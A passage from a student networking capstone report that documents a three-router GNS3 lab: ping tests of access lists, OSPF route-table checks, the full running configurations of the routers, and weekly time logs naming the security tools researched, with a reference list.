
Moving on to the Cavaliers router, open a PuTTY terminal from the topology and input the login information for the Cavaliers router. Once in the terminal prompt, enter privileged exec mode by issuing the command "**enable**" in the terminal. From privileged exec mode in the Cavaliers router, enter the command to ping the "Kali" end device located on the Lakers subnet: "**ping 192.168.2.2**". The ping test will return the result "Success rate is 0 percent (0/5)" because of the CavaliersACL present on the router, as demonstrated below in Figure 121.



```
Cavaliers#ping 192.168.2.2
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.2.2, timeout is 2 seconds:
.....
Success rate is 0 percent (0/5)
Cavaliers#
```

Figure 121: Ping test from Cavaliers router to "Kali" end device.


Once the ping test is complete and the terminal prompt is returned to the user, enter the command to ping the Windows 10 end device located on the Celtics subnet, "**ping 192.168.5.2**". The ping test will return the result "Success rate is 0 percent (0/5)" because of the CavaliersACL present on the router, as demonstrated below in Figure 122.



```
Cavaliers#ping 192.168.5.2
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.5.2, timeout is 2 seconds:
.....
Success rate is 0 percent (0/5)
Cavaliers#
```

Figure 122: Ping test from Cavaliers router to "Windows10" end device.


Once the ping test is complete and the terminal prompt is returned to the user, enter the command to ping the Ubuntu end device located on the Cavaliers subnet, “**ping 192.168.1.2**”. The ping test will return the result “Success rate is 0 percent (0/5)” because of the CavaliersACL present on the router, as demonstrated below in Figure 123.



```
Cavaliers#ping 192.168.1.2
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.1.2, timeout is 2 seconds:
.....
Success rate is 0 percent (0/5)
Cavaliers#
```

Figure 123: Ping test between Cavaliers router and “Ubuntu” end device.


With the Cavaliers router unsuccessfully pinging the three (3) PCs present on the network, ping tests between the Cavaliers router and the two (2) other routers must be performed to ensure the ACL present on the Cavaliers router, CavaliersACL, is functioning as intended. From the Cavaliers router, enter the command to ping the Lakers router interface “Ethernet0/0” that is directly connected to the Kali Linux end device: “**ping 192.168.2.1**”. The ping test will be successful, as seen below in Figure 124.



```
Cavaliers#ping 192.168.2.1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.2.1, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 25/29/41 ms
Cavaliers#
```

Figure 124: Ping test between Cavaliers router and Lakers router interface “Ethernet0/0.”


Once the ping test is complete and the terminal prompt is returned to the user, enter the command to ping the "Serial2/0" interface on the Lakers router that is directly connected to the Celtics router: "**ping 192.168.3.2**". The ping test will return a successful result because of the ACL present on the Cavaliers router, as seen below in Figure 125.



```
Cavaliers#ping 192.168.3.2
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.3.2, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 15/17/20 ms
Cavaliers#
```

Figure 125: Ping test between Cavaliers router and Lakers router interface "Serial2/0."


With the ping tests between the Cavaliers router and the Lakers router returning the expected results, ping testing must be performed between the Cavaliers router and the Celtics router to verify both connectivity between the two devices and that the CavaliersACL is functioning as intended. With the terminal prompt returned to the user, enter the command for the Cavaliers router to ping the Celtics "Serial2/0" interface that is directly connected to the Lakers router: "**ping 192.168.3.1**". The ping test will return a successful result because of the ACL present on the Cavaliers router, as seen below in Figure 126.



```
Cavaliers#ping 192.168.3.1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.3.1, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 8/9/10 ms
Cavaliers#
```

Figure 126: Ping test between Cavaliers router and Celtics router interface "Serial2/0."


Once the ping test is complete and the terminal prompt is returned to the user, enter the command to ping the “Ethernet0/0” interface on the Celtics router that is directly connected to the Windows 10 end device: “**ping 192.168.5.1**”. The ping test will return a successful result because of the ACL present on the Cavaliers router, as seen below in Figure 127.



```
Cavaliers#ping 192.168.5.1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.5.1, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 9/9/10 ms
Cavaliers#
```

Figure 127: Ping test between Cavaliers router and Celtics router interface “Ethernet0/0.”

Once the ping test is complete and the terminal prompt is returned to the user, enter the command to ping the “Serial3/0” interface on the Celtics router that is directly connected to the Cavaliers router: “**ping 192.168.4.1**”. The ping test will return a successful result because of the ACL present on the Cavaliers router, as seen below in Figure 128.




```
Cavaliers#ping 192.168.4.1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.4.1, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 9/9/10 ms
Cavaliers#
```

Figure 128: Ping test between Cavaliers router and Celtics router interface “Serial3/0.”

Part Two: Verifying OSPF Routing Configurations

2.1: Verifying OSPF on the Lakers router

Now that the ping tests have displayed that the ACLs present in the three (3) routers are working as designated, OSPF can further be verified by issuing the command "**show ip route**" from each of the routers. When the routing table is displayed on the routers, OSPF routes can be identified by the "O" at the beginning of the line in which the route is designated. Beginning with the Lakers router, the screenshot reveals three (3) learned routes from OSPF present on the Lakers router, displaying that OSPF was successfully implemented on the Lakers router and the neighboring adjacency with the Celtics router was successfully established.




```
O     192.168.1.0/24 [110/138] via 192.168.3.1, 01:25:44, Serial2/0
      192.168.2.0/24 is variably subnetted, 2 subnets, 2 masks
C        192.168.2.0/24 is directly connected, Ethernet0/0
L        192.168.2.1/32 is directly connected, Ethernet0/0
      192.168.3.0/24 is variably subnetted, 2 subnets, 2 masks
C        192.168.3.0/24 is directly connected, Serial2/0
L        192.168.3.2/32 is directly connected, Serial2/0
O     192.168.4.0/24 [110/128] via 192.168.3.1, 01:25:44, Serial2/0
O     192.168.5.0/24 [110/74] via 192.168.3.1, 01:25:44, Serial2/0
Lakers#
```

Figure 129: Output of the "show ip route" command from the Lakers router.

2.2: Verifying OSPF on the Celtics router

Moving to the Celtics router, verify the configuration for OSPF by inputting the command "**show ip route**" into the terminal in privileged exec mode. Figure 130 below reveals that the Celtics router learned of two IP routes from the OSPF protocol, as designated by the "O" at the beginning of the line displaying the route. These two routes form the adjacencies between the Celtics router and both the Lakers router and the Cavaliers router.




```
O     192.168.1.0/24 [110/74] via 192.168.4.2, 01:28:46, Serial3/0
O     192.168.2.0/24 [110/74] via 192.168.3.2, 01:28:46, Serial2/0
      192.168.3.0/24 is variably subnetted, 2 subnets, 2 masks
C        192.168.3.0/24 is directly connected, Serial2/0
L        192.168.3.1/32 is directly connected, Serial2/0
      192.168.4.0/24 is variably subnetted, 2 subnets, 2 masks
C        192.168.4.0/24 is directly connected, Serial3/0
L        192.168.4.1/32 is directly connected, Serial3/0
      192.168.5.0/24 is variably subnetted, 2 subnets, 2 masks
C        192.168.5.0/24 is directly connected, Ethernet0/0
L        192.168.5.1/32 is directly connected, Ethernet0/0
Celtics#
```

Figure 130: Output of the "show ip route" command from the Celtics router.

2.3: Verifying OSPF on the Cavaliers router

Moving to the Cavaliers router, verify the configuration for OSPF by inputting the command "**show ip route**" into the terminal in privileged exec mode. Figure 131 below reveals that the Cavaliers router learned of three (3) IP routes from the OSPF protocol, as designated by the "O" at the beginning of the line displaying the route. These three routes display that OSPF was successfully implemented on the Cavaliers router and the neighboring adjacency was established.



```
      192.168.1.0/24 is variably subnetted, 2 subnets, 2 masks
C        192.168.1.0/24 is directly connected, Ethernet0/0
L        192.168.1.1/32 is directly connected, Ethernet0/0
O     192.168.2.0/24 [110/138] via 192.168.4.1, 01:29:41, Serial3/0
O     192.168.3.0/24 [110/128] via 192.168.4.1, 01:29:41, Serial3/0
      192.168.4.0/24 is variably subnetted, 2 subnets, 2 masks
C        192.168.4.0/24 is directly connected, Serial3/0
L        192.168.4.2/32 is directly connected, Serial3/0
O     192.168.5.0/24 [110/74] via 192.168.4.1, 01:29:41, Serial3/0
Cavaliers#
```

Figure 131: Output of the "show ip route" command from the Cavaliers router.

Part Three: Router Running Configurations

3.1: Running configurations for Lakers router

```
Lakers#show run
Building configuration...


Current configuration : 2560 bytes
!
version 15.7
service timestamps debug datetime msec
service timestamps log datetime msec
service password-encryption
!
hostname Lakers
!
boot-start-marker
boot-end-marker
!
!
enable secret 5 $1$Xrr5$sS3hepT2yO6FrCOJHO7l..
!
no aaa new-model
!
!
!
mmi polling-interval 60
no mmi auto-configure
no mmi pvc
mmi snmp-timeout 180
!
!
!
!
!
no ip icmp rate-limit unreachable
!
!
!
!
!
!
!
!
!
!


!
!
!
!
no ip domain lookup
ip cef
no ipv6 cef
```

```
!
multilink bundle-name authenticated
!
!
!
!
!
!
!
!
!
!
redundancy
!
!
ip tcp synwait-time 5
!
!
!
!
!
!
!
!
!
!
!
```

```
!
!
interface Ethernet0/0
 ip address 192.168.2.1 255.255.255.0
 ip access-group LakersACL in
 duplex auto
!
interface Ethernet0/1
 no ip address
 shutdown
 duplex auto
!
interface Ethernet0/2
 no ip address
 shutdown
 duplex auto
!
interface Ethernet0/3
 no ip address
 shutdown
 duplex auto
!
interface Ethernet1/0
 no ip address
 shutdown
 duplex auto
!
```

```
interface Ethernet1/1
 no ip address
 shutdown
 duplex auto
!
interface Ethernet1/2
 no ip address
 shutdown
 duplex auto
!
interface Ethernet1/3
 no ip address
 shutdown
 duplex auto
!
interface Serial2/0
 ip address 192.168.3.2 255.255.255.0
 serial restart-delay 0
!
interface Serial2/1
 no ip address
 shutdown
 serial restart-delay 0
!
interface Serial2/2
 no ip address
 shutdown
 serial restart-delay 0
!
interface Serial2/3
 no ip address
 shutdown
 serial restart-delay 0
!
interface Serial3/0
 no ip address
 shutdown
 serial restart-delay 0
!
interface Serial3/1
 no ip address
 shutdown
 serial restart-delay 0
!
interface Serial3/2
 no ip address
 shutdown
 serial restart-delay 0
!
interface Serial3/3
 no ip address
 shutdown
 serial restart-delay 0
!
```

```
router ospf 1
 network 192.168.2.0 0.0.0.255 area 0
 network 192.168.3.0 0.0.0.255 area 0
!
ip forward-protocol nd
!
!
no ip http server
no ip http secure-server
!
ip access-list extended LakersACL
 permit tcp host 192.168.2.2 192.168.5.0 0.0.0.255 eq www
 permit tcp host 192.168.2.2 192.168.5.0 0.0.0.255 eq 443
 permit icmp host 192.168.2.2 192.168.5.0 0.0.0.255
 permit tcp host 192.168.2.2 192.168.1.0 0.0.0.255 eq www
 permit tcp host 192.168.2.2 192.168.1.0 0.0.0.255 eq 443
 permit icmp host 192.168.2.2 192.168.1.0 0.0.0.255
!
ipv6 ioam timestamp
!
!
!
control-plane
!
!
!
!
```

```
!
!
!
banner motd ^CWarning! Unauthorized access is prohibited!^C
!
line con 0
 exec-timeout 0 0
 privilege level 15
 password 7 1125180E1200185F20253F74
 logging synchronous
line aux 0
 exec-timeout 0 0
 privilege level 15
 logging synchronous
line vty 0 4
 login
 transport input none
!
!
end
```

3.2: Running configurations for Celtics router

```
Celtics#show run
Building configuration...


Current configuration : 2616 bytes
!
version 15.7
service timestamps debug datetime msec
service timestamps log datetime msec
service password-encryption
!
hostname Celtics
!
boot-start-marker
boot-end-marker
!
!
enable secret 5 $1$Efq6$lUpQ0w1eYVd0yyO72zg0o0
!
no aaa new-model
!
!
!
mmi polling-interval 60
no mmi auto-configure
no mmi pvc
mmi snmp-timeout 180
```

```
!
!
!
!
!
no ip icmp rate-limit unreachable
!
!
!
!
!
!
!
!
!
!


!
!
!
!
no ip domain lookup
ip cef
no ipv6 cef
!
multilink bundle-name authenticated
```

```
!
!
!
!
!
!
!
!
!
!
redundancy
!
!
ip tcp synwait-time 5
!
!
!
!
!
!
!
!
!
!
!
!
!
```

```
interface Ethernet0/0
 ip address 192.168.5.1 255.255.255.0
 ip access-group CelticsACL in
 duplex auto
!
interface Ethernet0/1
 no ip address
 shutdown
 duplex auto
!
interface Ethernet0/2
 no ip address
 shutdown
 duplex auto
!
interface Ethernet0/3
 no ip address
 shutdown
 duplex auto
!
interface Ethernet1/0
 no ip address
 shutdown
 duplex auto
!
interface Ethernet1/1
 no ip address
 shutdown
 duplex auto
!
interface Ethernet1/2
 no ip address
 shutdown
 duplex auto
!
interface Ethernet1/3
 no ip address
 shutdown
 duplex auto
!
interface Serial2/0
 ip address 192.168.3.1 255.255.255.0
 serial restart-delay 0
!
interface Serial2/1
 no ip address
 shutdown
 serial restart-delay 0
!
interface Serial2/2
 no ip address
 shutdown
 serial restart-delay 0
!
```

```
interface Serial2/3
 no ip address
 shutdown
 serial restart-delay 0
!
interface Serial3/0
 ip address 192.168.4.1 255.255.255.0
 serial restart-delay 0
!
interface Serial3/1
 no ip address
 shutdown
 serial restart-delay 0
!
interface Serial3/2
 no ip address
 shutdown
 serial restart-delay 0
!
interface Serial3/3
 no ip address
 shutdown
 serial restart-delay 0
!
router ospf 1
 network 192.168.3.0 0.0.0.255 area 0
 network 192.168.4.0 0.0.0.255 area 0
 network 192.168.5.0 0.0.0.255 area 0
!
ip forward-protocol nd
!
!
no ip http server
no ip http secure-server
!
ip access-list extended CelticsACL
 permit tcp host 192.168.5.2 192.168.2.0 0.0.0.255 eq www
 permit tcp host 192.168.5.2 192.168.2.0 0.0.0.255 eq 443
 permit icmp host 192.168.5.2 192.168.2.0 0.0.0.255
 permit tcp host 192.168.5.2 192.168.1.0 0.0.0.255 eq www
 permit tcp host 192.168.5.2 192.168.1.0 0.0.0.255 eq 443
 permit icmp host 192.168.5.2 192.168.1.0 0.0.0.255
!
ipv6 ioam timestamp
!
!
!
control-plane
!
!
!
!
!
!
```

```
!
banner motd ^CWarning! Unauthorized access is prohibited!^C
!
line con 0
 exec-timeout 0 0
 privilege level 15
 password 7 0528030335454D1A4A2118065B
 logging synchronous
line aux 0
 exec-timeout 0 0
 privilege level 15
 logging synchronous
line vty 0 4
 login
 transport input none
!
!
end
```

3.3: Running configurations for Cavaliers router

```
Cavaliers#show run
Building configuration...

Current configuration : 2575 bytes
!
version 15.7
service timestamps debug datetime msec
service timestamps log datetime msec
service password-encryption
!
hostname Cavaliers
!
boot-start-marker
boot-end-marker
!
!
enable secret 5 $1$Bpn3$4FKsCWUhe6NBXswWrAREj0
!
no aaa new-model
!
!
!
mmi polling-interval 60
no mmi auto-configure
no mmi pvc
mmi snmp-timeout 180
```

```
!
!
!
!
!
no ip icmp rate-limit unreachable
!
!
!
!
!
!
!
!
!
!


!
!
!
!
no ip domain lookup
ip cef
no ipv6 cef
!
multilink bundle-name authenticated
```

```
!
!
!
!
!
!
!
!
!
!
redundancy
!
!
ip tcp synwait-time 5
!
!
!
!
!
!
!
!
!
!
!
!
!
```

```
interface Ethernet0/0
 ip address 192.168.1.1 255.255.255.0
 ip access-group CavaliersACL in
 duplex auto
!
interface Ethernet0/1
 no ip address
 shutdown
 duplex auto
!
interface Ethernet0/2
 no ip address
 shutdown
 duplex auto
!
interface Ethernet0/3
 no ip address
 shutdown
 duplex auto
!
interface Ethernet1/0
 no ip address
 shutdown
 duplex auto
!
interface Ethernet1/1
 no ip address
 shutdown
 duplex auto
!
interface Ethernet1/2
 no ip address
 shutdown
 duplex auto
!
interface Ethernet1/3
 no ip address
 shutdown
 duplex auto
!
interface Serial2/0
 no ip address
 shutdown
 serial restart-delay 0
!
interface Serial2/1
 no ip address
 shutdown
 serial restart-delay 0
!
interface Serial2/2
 no ip address
 shutdown
 serial restart-delay 0
```

```
!
interface Serial2/3
 no ip address
 shutdown
 serial restart-delay 0
!
interface Serial3/0
 ip address 192.168.4.2 255.255.255.0
 serial restart-delay 0
!
interface Serial3/1
 no ip address
 shutdown
 serial restart-delay 0
!
interface Serial3/2
 no ip address
 shutdown
 serial restart-delay 0
!
interface Serial3/3
 no ip address
 shutdown
 serial restart-delay 0
!
router ospf 1
 network 192.168.1.0 0.0.0.255 area 0
 network 192.168.4.0 0.0.0.255 area 0
!
ip forward-protocol nd
!
!
no ip http server
no ip http secure-server
!
ip access-list extended CavaliersACL
 permit tcp host 192.168.1.2 192.168.2.0 0.0.0.255 eq www
 permit tcp host 192.168.1.2 192.168.2.0 0.0.0.255 eq 443
 permit icmp host 192.168.1.2 192.168.2.0 0.0.0.255
 permit tcp host 192.168.1.2 192.168.5.0 0.0.0.255 eq www
 permit tcp host 192.168.1.2 192.168.5.0 0.0.0.255 eq 443
 permit icmp host 192.168.1.2 192.168.5.0 0.0.0.255
!
ipv6 ioam timestamp
!
!
!
control-plane
!
!
!
!
!
!
```

```
!
banner motd ^CWarning! Unauthorized access is prohibited!^C
!
line con 0
 exec-timeout 0 0
 privilege level 15
 password 7 0225054D0A0A06245E5D5D3D0A0342
 logging synchronous
line aux 0
 exec-timeout 0 0
 privilege level 15
 logging synchronous
line vty 0 4
 login
 transport input none
!
!
end
```

Name(s): **Trey Trucksis** **Doctor Nicholas**

CISS 491-001

Summary – Week ending:

Date	Start Time	End Time	Description	Total Hours
2/6	18:00	19:00	Researched Cisco IOU L3 157-3 Router security configurations	1
2/7	12:00	15:00	Began implementation of configurations and took screenshots	3
2/8	18:00	20:00	Researched Cisco IOU L2 15.2 Switch Security configurations	2
2/9	12:00	15:00	Finished implementation of configurations and took screenshots	3
2/10	12:00	15:00	Began writing of Project Description	3
			Total Hours This Week	**12**
			Total Hours to Date	12

Journal Details

2/6/2022

- Researched Cisco IOU L3 157-3 security configurations and proper commands used.
- Documented changed made to topology.

2/7/2022

- Began implementation of security configurations.
- Took screenshots of commands in the command line interface of GNS3.

2/8/2022

- Installed and Configured GNS3 w/package update.
- Researched Cisco IOU L2 15.2 Switch security configurations.

2/9/2022

- Finished implementation of configurations and took screenshots.
- Ensured configurations worked as intended and documented process.

2/10/2022

- Began writing of project description.
- Formatting of user manual and configuration pages completed.

Team Meetings

Date	Start Time	End Time	Description	Total Hours
None				0
			Total Hours	**0**

References

Almeida, Leandro. “Hack Windows 10 with Metasploit.” *Medium*, Medium, 18 Feb. 2020, https://medium.com/@leandro.almeida/hack-windows-10-with-metasploit-329c283db99a

Bajrami, Valentin. “Running a Quick Nmap Scan to Inventory My Network.” *Enable Sysadmin*, Red Hat, Inc., 17 Jan. 2023, https://www.redhat.com/sysadmin/quick-nmap-inventory.

BitLaunch. “How to Make Windows 10 Pingable.” *BitLaunch News and Guides*, BitLaunch News and Guides, 17 Oct. 2020, https://bitlaunch.io/blog/how-to-make-windows-10-pingable/

Buckbee, Michael. “How to Use John the Ripper: Tips and Tutorials.” *Varonis*, Varonis, 21 Dec. 2022, https://www.varonis.com/blog/john-the-ripper.

“Catalyst 4500 Series Switch Cisco IOS Software Configuration Guide, 12.2(25)EW - Configuring Port Security [Cisco Catalyst 4500 Series Switches].” *Cisco*, Cisco, 21 Mar. 2015, https://www.cisco.com/c/en/us/td/docs/switches/lan/catalyst4500/12-2/25ew/configuration/guide/conf/port_sec.html

ComputerNetworkingNotes. “Configure Extended Access Control List Step by Step Guide.” *ComputerNetworkingNotes*, ComputerNetworkingNotes, 2 Dec. 2021, https://www.computernetworkingnotes.com/ccna-study-guide/configure-extended-access-control-list-step-by-step-guide.html

Natarajan, Ramesh. “How to Enable SSH on Cisco Switch, Router and Asa.” *The Geek Stuff*, 19 Aug. 2013, https://www.thegeekstuff.com/2013/08/enable-ssh-cisco/

Timigate. “Configure OSPF for a Topology of Three Routers with Five Networks in Area 0.” *Timigate*, 27 Apr. 2018, https://www.timigate.com/2018/04/configuring-ospf-for-a-network-topology-of-three-cisco-routers-and-five-networks.html

Name(s): **Trey Trucksis** **Doctor Nicholas**

CISS 491-001

Summary – Week ending:

Date	Start Time	End Time	Description	Total Hours
2/13	18:00	19:00	Researched how to implement SSH on Cisco switch.	1
2/14	12:00	15:00	Continued writing project description. Filling in the configuration pages.	3
2/15	18:00	20:00	Research on how to conduct network scan with Nmap.	2
2/16	12:00	13:00	Research on how to use password cracker John the Ripper	1
2/17			N/A	-
			Total Hours This Week	**7**
			Total Hours to Date	19

Journal Details

2/13/2022

- Researched how to implement SSH on Cisco switch.
- Documented changed made to topology.

2/14/2022

- Continued writing project description.
- Took screenshots of commands in the command line interface of GNS3.

2/15/2022

- Research on how to conduct network scan with Nmap.
- Research on how to conduct network scan with Metasploit.

2/16/2022

- Research on how to use password cracker John the Ripper.

2/17/2022

- N/A

Team Meetings

Date	Start Time	End Time	Description	Total Hours
None				0
			Total Hours	**0**

References

Almeida, Leandro. "Hack Windows 10 with Metasploit." *Medium*, Medium, 18 Feb. 2020, https://medium.com/@leandro.almeida/hack-windows-10-with-metasploit-329c283db99a

Bajrami, Valentin. "Running a Quick Nmap Scan to Inventory My Network." *Enable Sysadmin*, Red Hat, Inc., 17 Jan. 2023, https://www.redhat.com/sysadmin/quick-nmap-inventory.

BitLaunch. "How to Make Windows 10 Pingable." *BitLaunch News and Guides*, BitLaunch News and Guides, 17 Oct. 2020, https://bitlaunch.io/blog/how-to-make-windows-10-pingable/

Buckbee, Michael. "How to Use John the Ripper: Tips and Tutorials." *Varonis*, Varonis, 21 Dec. 2022, https://www.varonis.com/blog/john-the-ripper.

"Catalyst 4500 Series Switch Cisco IOS Software Configuration Guide, 12.2(25)EW - Configuring Port Security [Cisco Catalyst 4500 Series Switches]." *Cisco*, Cisco, 21 Mar. 2015, https://www.cisco.com/c/en/us/td/docs/switches/lan/catalyst4500/12-2/25ew/configuration/guide/conf/port_sec.html

ComputerNetworkingNotes. "Configure Extended Access Control List Step by Step Guide." *ComputerNetworkingNotes*, ComputerNetworkingNotes, 2 Dec. 2021, https://www.computernetworkingnotes.com/ccna-study-guide/configure-extended-access-control-list-step-by-step-guide.html

Natarajan, Ramesh. "How to Enable SSH on Cisco Switch, Router and Asa." *The Geek Stuff*, 19 Aug. 2013, https://www.thegeekstuff.com/2013/08/enable-ssh-cisco/

Timigate. "Configure OSPF for a Topology of Three Routers with Five Networks in Area 0." *Timigate*, 27 Apr. 2018, https://www.timigate.com/2018/04/configuring-ospf-for-a-network-topology-of-three-cisco-routers-and-five-networks.html

Name(s): **Trey Trucksis** **Doctor Nicholas**

CISS 491-001

Summary – Week ending:

Date	Start Time	End Time	Description	Total Hours
2/20	-	-	N/A	-
2/21	12:00	14:00	Continued researching port scanning commands and various options	2
2/22	-	-	N/A	-
2/23	12:00	14:00	Research on how to use the Social Engineering Toolkit	2
2/24	18:00	20:00	Continued writing documentation	2
			Total Hours This Week	**6**
			Total Hours to Date	25

Journal Details

2/20/2022

- N/A

2/21/2022

- Continued researching port scanning commands and various flags/options.
- Took screenshots of commands in the command line interface of GNS3.

2/22/2022

- N/A

2/23/2022

- Research on how to use the Social Engineering Toolkit.
- How it can be used specifically in NBA network.

2/24/2022

- Continued writing documentation.
- Began penetration testing.

Team Meetings

Date	Start Time	End Time	Description	Total Hours
None				0
			Total Hours	**0**

References

